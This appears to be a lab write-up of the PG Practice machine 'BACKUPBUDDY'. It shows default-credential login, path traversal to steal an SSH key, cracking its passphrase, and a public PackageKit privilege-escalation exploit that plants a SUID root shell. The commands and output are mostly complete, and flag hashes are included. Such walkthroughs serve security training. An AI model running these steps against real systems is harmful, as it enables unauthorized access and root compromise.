
Summary #
On port 80 there is a web application called PHP File Manager. Using default credentials we can login and abuse a basic path traversal to get to the id_rsa file for the brian user. Using this private SSH key we get initial access. Using Pack2TheRoot (CVE-2026-41651) we escalate our privileges to the root user.
Specifications #
- Name: BACKUPBUDDY
- Platform: PG PRACTICE
- Points: 20
- Difficulty: Intermediate
- System overview: Linux backupbuddy 5.15.0-105-generic #115-Ubuntu SMP Mon Apr 15 09:52:04 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.220.43
- OFFSEC provided credentials: None
- HASH:
local.txt:c268d4d1eac59f30f512304b9da40268 - HASH:
proof.txt:3fe91ca93673b6eed97b6b324d0426bf
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir backupbuddy && cd backupbuddy && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x   7 kali kali 4096 Aug 28 18:45 .
drwxrwxr-x 109 kali kali 4096 Aug 28 18:45 ..
drwxrwxr-x   2 kali kali 4096 Aug 28 18:45 enum
drwxrwxr-x   2 kali kali 4096 Aug 28 18:45 exploits
drwxrwxr-x   2 kali kali 4096 Aug 28 18:45 files
drwxrwxr-x   2 kali kali 4096 Aug 28 18:45 tools
drwxrwxr-x   2 kali kali 4096 Aug 28 18:45 uploads

ip=192.168.220.43

ping $ip

PING 192.168.220.43 (192.168.220.43) 56(84) bytes of data.
64 bytes from 192.168.220.43: icmp_seq=1 ttl=61 time=20.6 ms
^C
--- 192.168.220.43 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 20.632/20.632/20.632/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports: The virtual equivalent of knocking on doors.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.220.43:22
Open 192.168.220.43:80
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 18:49 +0200
Initiating Ping Scan at 18:49
Scanning 192.168.220.43 [4 ports]
Completed Ping Scan at 18:49, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:49
Completed Parallel DNS resolution of 1 host. at 18:49, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:49
Scanning 192.168.220.43 [2 ports]
Discovered open port 22/tcp on 192.168.220.43
Discovered open port 80/tcp on 192.168.220.43
Completed SYN Stealth Scan at 18:49, 0.96s elapsed (2 total ports)
Nmap scan report for 192.168.220.43
Host is up, received echo-reply ttl 61 (0.23s latency).
Scanned at 2026-08-28 18:49:31 CEST for 1s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61
Run the following command to get a string of all open ports and add in with a NMAP command to portscan found open ports:
sudo nmap -T3 -p $(awk -F'/' '{print $1}' files/ports | paste -sd, -) -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBYESg2KmNLhFh1KJaN2UFCVAEv6MWr58pqp2fIpCSBEK2wDJ5ap2XVBVGLk9Po4eKBbqTo96yttfVUvXWXoN3M=
|   256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBdIs4PWZ8yY2OQ6Jlk84Ihd5+15Nb3l0qvpf1ls3wfa
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: AA8AD78483988C3F75EF93F9431963E9
|_http-title: PHP File Manager
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #

On port 80 there is a login page and a link to a Github page (https://github.com/alexantr/filemanager) for PHP File Manager. On this Github page there are default credentials, namely: fm_admin:fm_admin, when we try this, we indeed get access.


Since this is some sort of a file manager and we’re seeing a backup directory containing not really interesting images, perhaps we can escape the current directory by abusing the p parameter (http://192.168.220.43/index.php?p=) with path traversal. Let’s try. By entering this URL, http://192.168.220.43/index.php?p=../../../../../../ we indeed see the root directory of the server.
After looking a bit around we can find in the home directory a user named brian, which has a private SSH key in the .ssh directory. Going to this URL: http://192.168.220.43/index.php?p=../../../../../../home/brian/.ssh, we see the id_rsa file.
When we click on the id_rsa file we get this screen.

Click on Download and the id_rsa file is downloaded. Let’s see if we can get initial access as the brian user.
## change directory
cd files

## move downloaded file to the files directory
mv ~/Downloads/id_rsa .

## change permissions on the file
chmod 600 id_rsa

## connect via SSH using the private key
ssh -i id_rsa brian@$ip
Enter passphrase for key 'id_rsa':
The private SSH file is password protected. So let’s use JtR (John the Ripper) to try to crack the private key. We can crack the key, the password is eugene. Now, let’s try to login again using SSH and this password. Yes, we got initial access.
## convert id_rsa file to a hash for john
ssh2john id_rsa > rsa.hash

## try and crack the hash
john rsa.hash --wordlist=/opt/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
eugene           (id_rsa)
1g 0:00:00:12 DONE (2026-08-28 19:12) 0.07949g/s 81.39p/s 81.39c/s 81.39C/s leanne..cutie1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

## login viaa SSH and password: `eugene`
ssh -i id_rsa brian@$ip
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-105-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Fri Aug 28 05:13:35 PM UTC 2026

  System load:  0.0859375         Processes:               216
  Usage of /:   62.6% of 9.75GB   Users logged in:         0
  Memory usage: 13%               IPv4 address for ens160: 192.168.220.43
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

64 updates can be applied immediately.
48 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$

## print local.txt
$ cat local.txt
c268d4d1eac59f30f512304b9da40268
Privilege Escalation #
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.189

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## download `linpeas.sh` using the open port 80
$ wget http://192.168.45.198/linpeas.sh
--2026-08-28 17:15:48--  http://192.168.45.198/linpeas.sh
Connecting to 192.168.45.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1144032 (1.1M) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                             100%[===========================================================================>]   1.09M  5.91MB/s    in 0.2s

2026-08-28 17:15:48 (5.91 MB/s) - ‘linpeas.sh’ saved [1144032/1144032]

## set the execution bit
$ chmod +x linpeas.sh

## run `linpeas.sh`
$ ./linpeas.sh
The linpeas.sh output shows the target is vulnerable for Pack2TheRoot (CVE-2026-41651) . Now, let’s download the exploit, upload to the target and run it to escalate our privileges to root.
## locally, clone the repo and run a webserver
cd uploads
git clone https://github.com/0xBlackash/CVE-2026-41651.git
cd CVE-2026-41651
python3 -m http.server 80

## remote, download exploit
$ wget http://192.168.45.198/CVE-2026-41651.py
--2026-08-28 17:21:42--  http://192.168.45.198/CVE-2026-41651.py
Connecting to 192.168.45.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12647 (12K) [text/x-python]
Saving to: ‘CVE-2026-41651.py’

CVE-2026-41651.py                      100%[===========================================================================>]  12.35K  --.-KB/s    in 0.02s

2026-08-28 17:21:42 (691 KB/s) - ‘CVE-2026-41651.py’ saved [12647/12647]

## change permissions and run the exploit
$ chmod +x CVE-2026-41651.py

## run exploit Pack2TheRoot
$ python3 CVE-2026-41651.py
============================================================
  CVE-2026-41651 — Pack2TheRoot => PackageKit TOCTOU Privilege Escalation
  github : https://github.com/0xBlackash/CVE-2026-41651/
  Author : Ashraf Zaryouh / @0xBlackash
============================================================

[+] SUID drop directory: /var/tmp  (no nosuid/noexec)
[+] Package format: DEB
[*] Building test packages...
[+] Dummy pkg:   /tmp/pk-dummy-61137.deb
[+] Payload pkg: /tmp/pk-payload-61137.deb
[+] Payload installs SUID bash to: /var/tmp/.suid_bash

[*] Connecting to system D-Bus...
[*] Creating PackageKit transaction...
[+] Transaction ID: /2_dadecdbb

[*] Firing TOCTOU race (SIMULATE → REAL on same transaction)...
[*] Polling for SUID at /var/tmp/.suid_bash (90s max)...
...
[+] Confirmed: /var/tmp/.suid_bash is SUID root (mode=0o104755)

[+] Dropping to root shell via SUID bash (-p preserves effective UID=0)
[+] --- ROOT SHELL FOLLOWS ---

## print proof.txt
.suid_bash-5.1# cat /root/proof.txt
3fe91ca93673b6eed97b6b324d0426bf